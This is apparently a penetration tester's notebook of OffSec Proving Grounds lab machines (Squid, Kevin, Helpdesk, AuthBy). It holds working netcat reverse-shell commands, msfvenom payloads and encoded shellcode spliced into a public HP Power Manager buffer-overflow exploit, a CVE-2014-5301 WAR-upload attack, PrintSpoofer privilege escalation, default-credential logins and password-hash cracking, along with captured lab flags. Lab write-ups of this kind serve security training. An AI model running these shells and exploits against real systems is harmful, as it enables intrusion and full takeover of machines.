
After uploading the shell.php file Now open that file:

<http://192.168.151.189:8080/shell.php>



The screenshot shows a web browser window with the address bar containing "192.168.151.189:8080/shell.php". Below the address bar, there is a navigation bar with links to "Kali Linux", "Kali Tools", "Exploit-DB", "OffSec", "Online - Reverse Shell ...", "Upgrading Shells - Ha...", and a search icon. Underneath the address bar, there are two buttons: "Browse..." and "Upload".

Upload Done.



```
[root@kali] - [/home/.../offsec/pg/Win/Squid]
# nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.45.250] from (UNKNOWN) [192.168.151.189] 49778
whoami
nt authority\system
```

We have to upgrade this shell.

```

root@kali: /home/kali/offsec/pg/Win/Squid
# nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.45.250] from (UNKNOWN) [192.168.151.189] 49863
whoami
nt authority\system
net use z: \\192.168.45.250\test
The command completed successfully.

Z:\nc.exe 192.168.45.250 5555 -e cmd.exe

[]

root@kali: /home/kali/offsec/pg/Win/Squid
# nc -nlvp 5555
listening on [any] 5555 ...
connect to [192.168.45.250] from (UNKNOWN) [192.168.151.189] 49863
Microsoft Windows [Version 10.0.17763.2300]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\wamp\www>whoami
whoami
nt authority\system

C:\wamp\www>

```

```

root@kali: /home/kali/Tib-Priv/Win/tools
# impacket-smbserver -smb2support test .
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed

```

the commands are :

cmd> **net use z: \\192.168.45.250\\test**

cmd> **Z:\\nc.exe 192.168.45.250 5555 -e cmd.exe**

and we have to listen at 5555

and before these all we have to setup an smb share

command:

impacket-smbserver -smb2support test .

And now we got an interactive shell..

Go to the Administrator Desktop and get the **proof.txt**

Privilege Escalation:

C:\>**whoami**
whoami
nt authority\system

C:\>**whoami /priv**

SeChangeNotifyPrivilege	Bypass traverse checking	Enabled
SeUndockPrivilege	Remove computer from docking station	Disabled
SeManageVolumePrivilege	Perform volume maintenance tasks	Disabled
SeImpersonatePrivilege	Impersonate a client after authentication	Enabled
SeCreateGlobalPrivilege	Create global objects	Enabled

→ you can see **SeImpersonatePrivilege** -> **Enabled**

→ you can use **PrintSpooferx64.exe** and escalate the privileges.

→ Host a Webservice with python and trasffer the PrintSpoofer64.exe to the target machine
commands:

```
PS C:\> iwr -uri http://192.168.45.250/PrintSpoofer64.exe -Outfile PrintSpoofer64.exe
```

```
PS C:\> .\PrintSpoofer64.exe -i -c powershell.exe
```

```
-a---- 1/28/2024 1:21 AM 3 Z 27136 PrintSpoofer64.exe 5 5

PS C:\> .\PrintSpoofer64.exe -i -c powershell.exe
.\PrintSpoofer64.exe -i -c powershell.exe
[+] Found privilege: SeImpersonatePrivilege
[+] Named pipe listening...
[+] CreateProcessAsUser() OK
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> whoami
whoami
nt authority\system
PS C:\Windows\system32>
```

we also got another flag.. **local.txt**

```
PS C:\> type local.txt
type local.txt
df97974a96ed90216bcbaa0e8d830c0e
PS C:\>
```

you can see we now have system :)

Kevin [Easy] [10]

Brief:

- Port 80 is open
- HP Power Manager login panel
- tried admin/admin -> got access
- There is a version 4.2
- searched in google for exploit
- got Universal Buffer Overflow exploit for HP Power Manager.
- The exploit code has egg after egg [n00bn00b] we need to replace our payload using msfvenom that has bad characters and in Alphanumeric
- Just exploit after this you will get system access[Administrator].

OS: Windows 7 Ultimate N 7600 (Windows 7 Ultimate N 6.1)

Web Technologies:

IP: 192.168.180.45

Users: KEVIN

Credentials:

```
=====
=====
```

Ports (Try to list):

80 - [HP Power Manager Access with **admin/admin**]

```
=====
=====
```

```
# nmap -p- -sV -sC 192.168.180.45 --open
```

NMAP Results:

PORt	STATE	SERVICE	VERSION
------	-------	---------	---------

```
80/tcp open http GoAhead WebServer
| http-title: HP Power Manager
|_Requested resource was http://192.168.180.45/index.asp
|_http-server-header: GoAhead-Webs
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
445/tcp open microsoft-ds Windows 7 Ultimate N 7600 microsoft-ds (workgroup: WORKGROUP)
3389/tcp open ssl/ms-wbt-server?
| ssl-cert: Subject: commonName=kevin
| Not valid before: 2024-01-27T09:37:49
|_Not valid after: 2024-07-28T09:37:49
|_ssl-date: 2024-01-28T09:45:47+00:00; -1s from scanner time.
3573/tcp open tag-ups-1?
49152/tcp open msrpc Microsoft Windows RPC
49153/tcp open unknown
49154/tcp open msrpc Microsoft Windows RPC
49155/tcp open msrpc Microsoft Windows RPC
49158/tcp open unknown
49160/tcp open msrpc Microsoft Windows RPC
Service Info: Host: KEVIN; OS: Windows; CPE: cpe:/o:microsoft:windows
```

Host script results:

```
| smb2-security-mode:
| 2:1:0:
|_ Message signing enabled but not required
|_clock-skew: mean: 1h59m59s, deviation: 4h00m00s, median: -1s
| smb2-time:
| date: 2024-01-28T09:45:22
| start_date: 2024-01-28T09:38:34
|_nbstat: NetBIOS name: KEVIN, NetBIOS user: <unknown>, NetBIOS MAC: 00:50:56:ba:eb:ae (VMware)
| smb-os-discovery:
| OS: Windows 7 Ultimate N 7600 (Windows 7 Ultimate N 6.1)
| OS CPE: cpe:/o:microsoft:windows_7:-
| Computer name: kevin
| NetBIOS computer name: KEVIN\x00
| Workgroup: WORKGROUP\x00
|_ System time: 2024-01-28T01:45:22-08:00
| smb-security-mode:
| account_used: guest
| authentication_level: user
| challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
```


Web Service Enumeration:

[+ Nikto]


[+ Fuzzing]

LAB Steps:

→ Open the port 80 <http://192.168.180.45/index.asp>



→ Try admin/admin → Got access.



Power Manager

→ you can see the version is disclosed.

→ Started with checking some google exploits.

searchsploit HP Power Manager

```
root@kali:~/home/kali/Tib-Priv/Win/tools# searchsploit HP Power Manager
Exploit Title
 Flying Dog Software Powerslave 4.3 Portalmanager - 'sql_id' Information Disclosure
 Hewlett-Packard (HP) Power Manager Administration - Remote Buffer Overflow (Metasploit)
 Hewlett-Packard (HP) Power Manager Administration Power Manager Administration - Universal Buffer Overflow
 HP Power Manager - 'formExportDataLogs' Remote Buffer Overflow (Metasploit)

Shellcodes: No Results
```

HP Power Manager is an advanced, user definable UPS management and monitoring utility for serially attached HP branded UPS products. It has been designed to provide information about conditions, health and status of your UPS and power environment.

HP Power Manager can be customized to set alarms, each with its own email notifications, SNMP alerts, logging, broadcast messages, and shutdowns.

Path

php/webapps/23163.txt
windows/remote/16785.rb
windows/remote/10099.py
cgi/remote/18015.rb

www.hp.com/products/UPS

→ Got one exploit: **10099** [Universal Buffer Overflow Exploit]

→ Analyse the Code:

```
38
39 # [*] Using Msf::Encoder::PexAlphaNum with final size of 709 bytes
40 # badchar = "\x00\x3a\x26\x3f\x25\x23\x20\x0a\x0d\x2f\x2b\x0b\x5c\x3d\x3b\x2d\x2c\x2e\x24\x25\x1a"
41 SHELL = (
42 "n00bn00b"
43 "\xeb\x03\x59\xeb\x05\xe8\xf8\xff\xff\x4f\x49\x49\x49\x49"
44 "\x49\x51\x5a\x56\x54\x58\x36\x33\x30\x56\x58\x34\x41\x30\x42\x36"
45 "\x48\x48\x30\x42\x33\x30\x42\x43\x56\x58\x32\x42\x44\x42\x48\x34"
46 "\x41\x32\x41\x44\x30\x41\x44\x54\x42\x44\x51\x42\x30\x41\x44\x41"
47 "\x56\x58\x34\x5a\x38\x42\x44\x4a\x4f\x4d\x4e\x4f\x4c\x36\x4b\x4e"
48 "\x4d\x44\x4a\x4e\x49\x4f\x4f\x4f\x4f\x4f\x42\x46\x4b\x38"
49 "\x4e\x56\x46\x32\x46\x42\x4b\x58\x45\x34\x4e\x33\x4b\x48\x4e\x47"
50 "\x45\x30\x4a\x37\x41\x50\x4f\x4e\x4b\x38\x4f\x34\x4a\x51\x4b\x38"
51 "\x4f\x35\x42\x32\x41\x50\x4b\x4e\x49\x54\x4b\x48\x46\x33\x4b\x58"
52 "\x41\x30\x50\x4e\x41\x43\x42\x4c\x49\x49\x4e\x4a\x46\x58\x42\x4c"
53 "\x46\x37\x47\x50\x41\x4c\x4c\x4d\x30\x41\x50\x44\x4c\x4b\x4e"
54 "\x46\x4f\x4b\x53\x46\x55\x46\x32\x4a\x52\x45\x47\x45\x4e\x4b\x58"
55 "\x4f\x55\x46\x52\x41\x50\x4b\x4e\x48\x46\x4b\x58\x4e\x50\x4b\x54"
56 "\x4b\x58\x4f\x55\x4e\x31\x41\x30\x4b\x4e\x43\x50\x4e\x42\x4b\x48"
57 "\x49\x38\x4e\x36\x46\x52\x4e\x31\x41\x46\x43\x4c\x41\x43\x4b\x4d"
58 "\x46\x4b\x38\x43\x54\x42\x33\x4b\x38\x42\x54\x4e\x30\x4b\x48"
59 "\x42\x37\x4e\x31\x4d\x4a\x4b\x48\x42\x34\x4a\x30\x50\x35\x4a\x46"
60 "\x50\x48\x50\x34\x50\x4e\x4e\x42\x45\x4f\x4f\x48\x4d\x48\x56"
61 "\x43\x45\x48\x46\x4a\x36\x43\x44\x33\x4a\x46\x47\x47\x43\x57"
62 "\x44\x33\x4f\x55\x46\x45\x4f\x4f\x42\x4d\x4a\x56\x4b\x4c\x4d\x4e"
63 "\x4e\x4f\x4b\x33\x42\x45\x4f\x4f\x48\x4d\x4f\x55\x49\x38\x45\x4e"
64 "\x48\x36\x41\x38\x4d\x4e\x4a\x30\x44\x50\x45\x35\x4c\x56\x44\x50"
65 "\x4f\x4f\x42\x4d\x4a\x36\x49\x4d\x49\x50\x45\x4f\x4d\x4a\x47\x35"
66 "\x4f\x4f\x48\x4d\x43\x55\x43\x55\x43\x35\x43\x45\x43\x35\x43\x34"
```

you can see after n00bn00b the payload is there so we have to replace that with our payload.

Now we need to use the msf venom in the exploit code only the bad characters are given and we have to use the alphanumeric.

[<https://www.offsec.com/metasploit-unleashed/alphanumeric-shellcode/>]

command:

```
# msfvenom -p windows/shell_reverse_tcp LHOST=192.168.45.185 LPORT=80 -f
c -b
"\x00\x3a\x26\x3f\x25\x23\x20\x0a\x0d\x2f\x2b\x0b\x5c\x3d\x3b\x2d\x2
c\x2e\x24\x25\x1a" -e x86/alpha_mixed
```

Now just Copy that code and replace after n00bn00b

```
42 "n00bn00b"
43 "\x89\xe1\xd9\xd0\xd9\x71\xf4\x5a\x4a\x4a\x4a\x4a\x4a\x4a"
44 "\x4a\x4a\x4a\x4a\x4a\x43\x43\x43\x43\x43\x37\x52\x59"
45 "\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41\x41\x51\x32\x41"
46 "\x42\x32\x42\x42\x30\x42\x41\x42\x58\x50\x38\x41\x42"
47 "\x75\x4a\x49\x49\x6c\x4a\x48\x4b\x32\x63\x30\x63\x30\x75"
48 "\x50\x61\x70\x6b\x39\x38\x65\x50\x31\x4b\x70\x33\x54\x6e"
49 "\x6b\x32\x70\x34\x70\x4c\x4b\x76\x32\x56\x6c\x6e\x6b\x72"
50 "\x72\x32\x34\x6c\x4b\x51\x62\x46\x48\x34\x4f\x4f\x47\x61"
51 "\x5a\x56\x46\x34\x71\x59\x6f\x6e\x4c\x35\x6c\x73\x51\x73"
52 "\x4c\x76\x62\x64\x6c\x45\x70\x69\x51\x5a\x6f\x74\x4d\x46"
53 "\x61\x4f\x37\x4b\x52\x7a\x52\x51\x42\x71\x47\x4c\x4b\x76"
54 "\x32\x44\x50\x4e\x6b\x33\x7a\x77\x4c\x6e\x6b\x72\x6c\x74"
55 "\x51\x62\x58\x4b\x53\x43\x78\x45\x51\x78\x51\x43\x61\x6c"
56 "\x4b\x66\x39\x71\x30\x63\x31\x49\x43\x6e\x6b\x52\x69\x67"
57 "\x68\x7a\x43\x36\x5a\x71\x59\x6c\x4b\x34\x74\x4c\x4b\x43"
58 "\x31\x68\x56\x76\x51\x49\x6f\x4e\x4c\x59\x51\x38\x4f\x44"
59 "\x4d\x56\x61\x58\x47\x67\x48\x59\x70\x42\x55\x39\x66\x43"
```

we sucessfully replaced :)

Now go listen at 80 using netcat and run this python script.

```
# python 10099.py 192.168.180.45
```

```
(root㉿kali)-[~/home/.../offsec/pg/Win/Kevin]
# nc -nlvp 80
listening on [any] 80 ...
connect to [192.168.45.185] from (UNKNOWN) [192.168.180.45] 49169
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system
```

We got System access as administrator .

We also got the proof.txt

```
C:\Users\Administrator\Desktop>type proof.txt  
type proof.txt  
95e0d4566812b0a7c64b64c5b2714ec5
```

proof.txt: **95e0d4566812b0a7c64b64c5b2714ec5**

→ **Privilege Escalation:**

No need we got system access.

Helpdesk [Easy] [10]

Brief:

→ Port 8080 is open and running login panel ManageEngine ServiceDesk Plus 7.6.0
→ the version is vulnerable to authenticated file upload CVE-2014-5301 RCE

OS: Windows

Web Technologies: apache tomcat

IP: 192.168.180.43

Users:

Credentials:

```
=====
```

Ports (Try to list):

8080 [http] - ManageEngine ServiceDesk Plus - got access to admin panel with default credentials [administrator/administrator]

```
=====
```

```
# nmap -p- -sV -sC 192.168.180.43 --open
```

NMAP Results:

PORT	STATE	SERVICE	VERSION
------	-------	---------	---------

```
135/tcp open msrpc      Microsoft Windows RPC
139/tcp open netbios-ssn  Microsoft Windows netbios-ssn
445/tcp open microsoft-ds Windows Server (R) 2008 Standard 6001 Service Pack 1
microsoft-ds (workgroup: WORKGROUP)
3389/tcp open ms-wbt-server Microsoft Terminal Service
8080/tcp open http       Apache Tomcat/Coyote JSP engine 1.1
|_http-server-header: Apache-Coyote/1.1
| http-cookie-flags:
|_ /:
| JSESSIONID:
|_ httponly flag not set
|_http-title: ManageEngine ServiceDesk Plus
Service Info: Host: HELPDESK; OS: Windows; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_server_2008:r2
```

Host script results:

```
|_clock-skew: mean: 2h40m01s, deviation: 4h37m13s, median: -2s
| smb2-time:
| date: 2024-01-28T11:08:51
| start_date: 2024-01-28T10:53:49
| smb2-security-mode:
| 2:0:2:
|_ Message signing enabled but not required
| smb-security-mode:
| account_used: guest
| authentication_level: user
| challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
| smb-os-discovery:
| OS: Windows Server (R) 2008 Standard 6001 Service Pack 1 (Windows Server (R) 2008 Standard 6.0)
| OS CPE: cpe:/o:microsoft:windows_server_2008::sp1
| Computer name: HELPDESK
| NetBIOS computer name: HELPDESK\x00
| Workgroup: WORKGROUP\x00
|_ System time: 2024-01-28T03:08:57-08:00
|_nbstat: NetBIOS name: HELPDESK, NetBIOS user: <unknown>, NetBIOS MAC: 00:50:56:ba:5e:8e (VMware)
```

LAB Steps:

→ Firstly navigate to port 8080 :-> <http://192.168.180.43:8080/>



Username

Password

Keep me signed in | **Login**

rights reserved.

Help Desk Software by ManageEngine ServiceDesk Plus | 7.6.0

- You can see the version is disclosed **7.6.0**
- Just tried **administrator/administrator** by searching in google

The screenshot shows the ManageEngine ServiceDesk Plus interface. On the left, there's a 'Quick Create - New Request' form with fields for 'Requester Name *', 'Request Title *', and 'Description'. On the right, there's a calendar view for January 2024, showing days from Sunday to Saturday. The interface has a top navigation bar with tabs like Home, Requests, Solutions, Admin, Reports, and Support.

→ Got access No I don't have any idea how to proceed so searched for some exploits because the version **7.6.0**

The screenshot shows a GitHub repository page for 'PeterSufliarSKY/exploits'. It features a file named 'CVE-2014-5301.py'. The code is a Python script that exploits a directory traversal vulnerability in ManageEngine ServiceDesk Plus version 7.6.0. The code uses the '#!/usr/bin/python3' shebang and includes comments explaining its purpose.

found one CVE exploit which gives reverse shell.

Link: <https://github.com/PeterSufliarSKY/exploits/blob/master/CVE-2014-5301.py>

to check how this works you can check the exploit documentation or read the exploit code.

```
# python3 CVE-2014-5301.py
```

Usage: ./CVE-2014-5301.py HOST PORT USERNAME PASSWORD WARFILE

we need a WARFILE to get the reverse shell to our netcat so using msfvenom get the **shell.war** file ready.

```
# msfvenom -p java/shell_reverse_tcp LHOST=192.168.45.185 LPORT=4444 -f war > shell.war
```

```
[root@kali]~[/home/.../offsec/pg/Win/Helpdesk]
# msfvenom -p java/shell_reverse_tcp LHOST=192.168.45.185 LPORT=4444 -f war > shell.war
Payload size: 12814 bytes
Final size of war file: 12814 bytes
```

Now we have the Username , password and the shell.war file now we can exploit.

Command:

```
# python3 CVE-2014-5301.py 192.168.180.43 8080 administrator administrator
shell.war
```

```
[root@kali]~[/home/.../offsec/pg/Win/Helpdesk]
# python3 CVE-2014-5301.py 192.168.180.43 8080 administrator administrator shell.war
Trying http://192.168.180.43:8080/n0bI1Fw3AcBjyK4FtEldEDy9rHeirCJ/zalyruvforvyfcy/mzzIBhm5JQqycd7W
Trying http://192.168.180.43:8080/n0bI1Fw3AcBjyK4FtEldEDy9rHeirCJ/zalyruvforvyfcy/8anwfFpy0wkyyQFy
Raw

[ ] root@kali: /home/kali/offsec/pg/Win/Helpdesk 119x14

[root@kali]~[/home/.../offsec/pg/Win/Helpdesk]
# nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.45.185] from (UNKNOWN) [192.168.180.43] 49186
Microsoft Windows [Version 6.0.6001]
Copyright (c) 2006 Microsoft Corporation. All rights reserved.

C:\ManageEngine\ServiceDesk\bin>whoami
whoami
nt authority\system
```

You can see we got the system access :)

we also got the proof.txt: **5311a7a8d36ea95b7639af358814d346**

```
C:\Users\Administrator\Desktop>type proof.txt
type proof.txt
5311a7a8d36ea95b7639af358814d346
```

AuthBy [Medium] [20]

Brief:

→ Got ftp open at 21 and has anonymous access

- we got **.htpasswd** file got offsec user hash cracked with the **john**
- In one of the directory it is saying that there is a possibility to have a **admin** user
- Tried my luck with admin/admin at ftp 21 got admin access and this admin FTP service is hosting a HTTP server files at 242.
- This 242 is protected with the login and we can login with the **offsec/elite** [cracked using john] password
- Now we have access to the webserver via FTP 21 port as admin so searched for the windows php reverse shell files in internet.
- Got one file and replaced with our IP's and uploaded via FTP 21 [as admin].
- Now go to the http://target:242/win_rev_shell.php we will be listening via netcat so we will get access to the shell as apache user.
- Got the local.txt flag.
- Enumerated the system information
- The OS is very old version
- Searched for the kernel exploit.
- Downloaded the kernel exploit and crosscompiled it.
- send the binary to the target.
- Execute it... we will get the highest privileges.

OS: Microsoft Windows Server 2008 Standard 6.0.6001 Service Pack 1 Build 6001

IP: 192.168.152.46

Users: admin, offsec, anonymous, apache

Credetnails:

→ offsec/elite

→

```
=====
=====
```

Ports (Try to list):

21 - ftp anon

242 - http

3145 - ftp

```
=====
=====
```

```
# nmap -p- -sV -sC 192.168.152.46 --open
```

NMAP Results:

PORT	STATE	SERVICE	VERSION
21/tcp	open	ftp	zFTPServer 6.0 build 2011-10-17
ftp-anon: Anonymous FTP login allowed (FTP code 230)			
total 9680			
----- 1 root root 5610496 Oct 18 2011 zFTPServer.exe			

```
| ----- 1 root  root      25 Feb 10 2011 UninstallService.bat
| ----- 1 root  root      4284928 Oct 18 2011 Uninstall.exe
| ----- 1 root  root      17 Aug 13 2011 StopService.bat
| ----- 1 root  root      18 Aug 13 2011 StartService.bat
| ----- 1 root  root      8736 Nov 09 2011 Settings.ini
| dr-xr-xr-x 1 root  root      512 Jan 29 02:02 log
| ----- 1 root  root      2275 Aug 09 2011 LICENSE.htm
| ----- 1 root  root      23 Feb 10 2011 InstallService.bat
| dr-xr-xr-x 1 root  root      512 Nov 08 2011 extensions
| dr-xr-xr-x 1 root  root      512 Nov 08 2011 certificates
|_dr-xr-xr-x 1 root  root      512 Feb 18 2023 accounts
242/tcp open http          Apache httpd 2.2.21 ((Win32) PHP/5.3.8)
3145/tcp open zftp-admin    zFTPServer admin
3389/tcp open ssl/ms-wbt-server?
[_ssl-date: 2024-01-28T18:02:59+00:00; -1s from scanner time.
| ssl-cert: Subject: commonName=LIVDA
| Not valid before: 2023-01-28T03:26:23
|_Not valid after: 2023-07-30T03:26:23
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

=====

=====

Web Service Enumeration:

[+ Nikto]

[+ Fuzzing]

LAB Steps:

→ First started with the Port 21

seen anonymous access

ftp 192.168.152.46 21

login with the anonymous/anonymous

Observed that the username with admin exist.

```
ftp> dir
229 Entering Extended Passive Mode (|||2066|)
150 Opening connection for /bin/ls.
total 4
dr-xr-xr-x  1 root      root          512 Feb 18  2023 backup
-----  1 root      root          764 Feb 18  2023 acc[Offsec].uac
-----  1 root      root         1032 Jan 29 02:14 acc[anonymous].uac
-----  1 root      root          926 Feb 18  2023 acc[admin].uac
226 Closing data connection.
ftp> █
```

We can also do hydra on it and enumerate all possible users and their passwords.

but We can say that the username admin is there and Let's try to authenticate via admin/admin login in same port 21 FTP.

```
[root@kali) - [/home/.../offsec/pg/Win/Authby]
# ftp 192.168.152.46 21
Connected to 192.168.152.46.
220 zFTPServer v6.0, build 2011-10-17 14:25 ready.
Name (192.168.152.46:kali): admin
331 User name received, need password.
Password:
230 User logged in, proceed.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> dir
```

Surprisingly we got access to **admin**

there is a file called **.htpasswd**

```
ftp> dir
229 Entering Extended Passive Mode (|||2063|)
150 Opening connection for /bin/ls.
total 3
-r--r--r--  1 root      root          76 Nov 08 2011 index.php
-r--r--r--  1 root      root          45 Nov 08 2011 .htpasswd
-r--r--r--  1 root      root         161 Nov 08 2011 .htaccess
226 Closing data connection.
ftp> get .htpasswd
local: .htpasswd remote: .htpasswd
229 Entering Extended Passive Mode (|||2064|)
150 File status okay; about to open data connection.
100% |*****| 45          1.19 MiB/s
226 Closing data connection.
```

get that file into our system using `get` command.

you can also get **index.php** and **.htaccess**

In **.htaccess** the Path of the web root wamp directory is disclosed.

```
[root@kali] - [/home/.../offsec/pg/Win/Authby]
# cat .htaccess
AuthName "Qui e nuce nuculeum esse volt, frangit nucem!"
AuthType Basic
AuthUserFile c:\\wamp\\www\\.htpasswd
<Limit GET POST PUT>
Require valid-user
</Limit>
```

intresting things could be found in **.htpasswd**

```
(root㉿kali)-[~/home/.../offsec/pg/Win/Authby]
# ls -al
total 12
drwxr-xr-x 2 root root 4096 Jan 28 13:15 .
drwxr-xr-x 8 root root 4096 Jan 28 12:30 ..
-rw-r--r-- 1 root root 45 Nov 8 2011 .htpasswd

(offline㉿kali)-[~/home/.../offsec/pg/Win/Authby]
# cat .htpasswd
offline:$apr1$oRfRsc/K$UpYplHDlaemqseM39Ugg0
```

you can see that file contains the password hash of the **offsec** user

offsec:\$apr1\$oRfRsc/K\$UpYppIHDlaemqseM39Ugg0

let's identify the hash try and crack using hashcat.

HashCat Command:

```
# hashcat -m 1600 .htpasswd /usr/share/wordlists/rockyou.txt --user
```

Using John;


```
# john .htpasswd --wordlist=/usr/share/wordlists/rockyou.txt
```

```
Dictionary cache hit:  
* Filename...: /usr/share/wordlists/rockyou.txt  
* Passwords.: 14344385  
* Bytes.....: 139921507  
* Keyspace..: 14344385  
  
$apr1$oRfRsc/K$UpYpplHDlaemqseM39Ugg0:elite  
  
Session.....: hashcat  
Status.....: Cracked  
Hash.Mode....: 1600 (Apache $apr1$ MD5, md5apr1, MD5 (APR))  
Hash.Target...: $apr1$oRfRsc/K$UpYpplHDlaemqseM39Ugg0
```

you can see it was cracked.


offsec/elite

you can observe in the Nmap resuite there is an http server present and when we open that it pop's up with asking username and password.



let's try to give this offsec/elite and see the result.

yeah that worked but just got the banner which has no use...



Now we know that the admin ftp 21 has some index.php and it is configured with this http server so we can upload a php webshell and get the reverse shell..

we need a windows php reverse shell

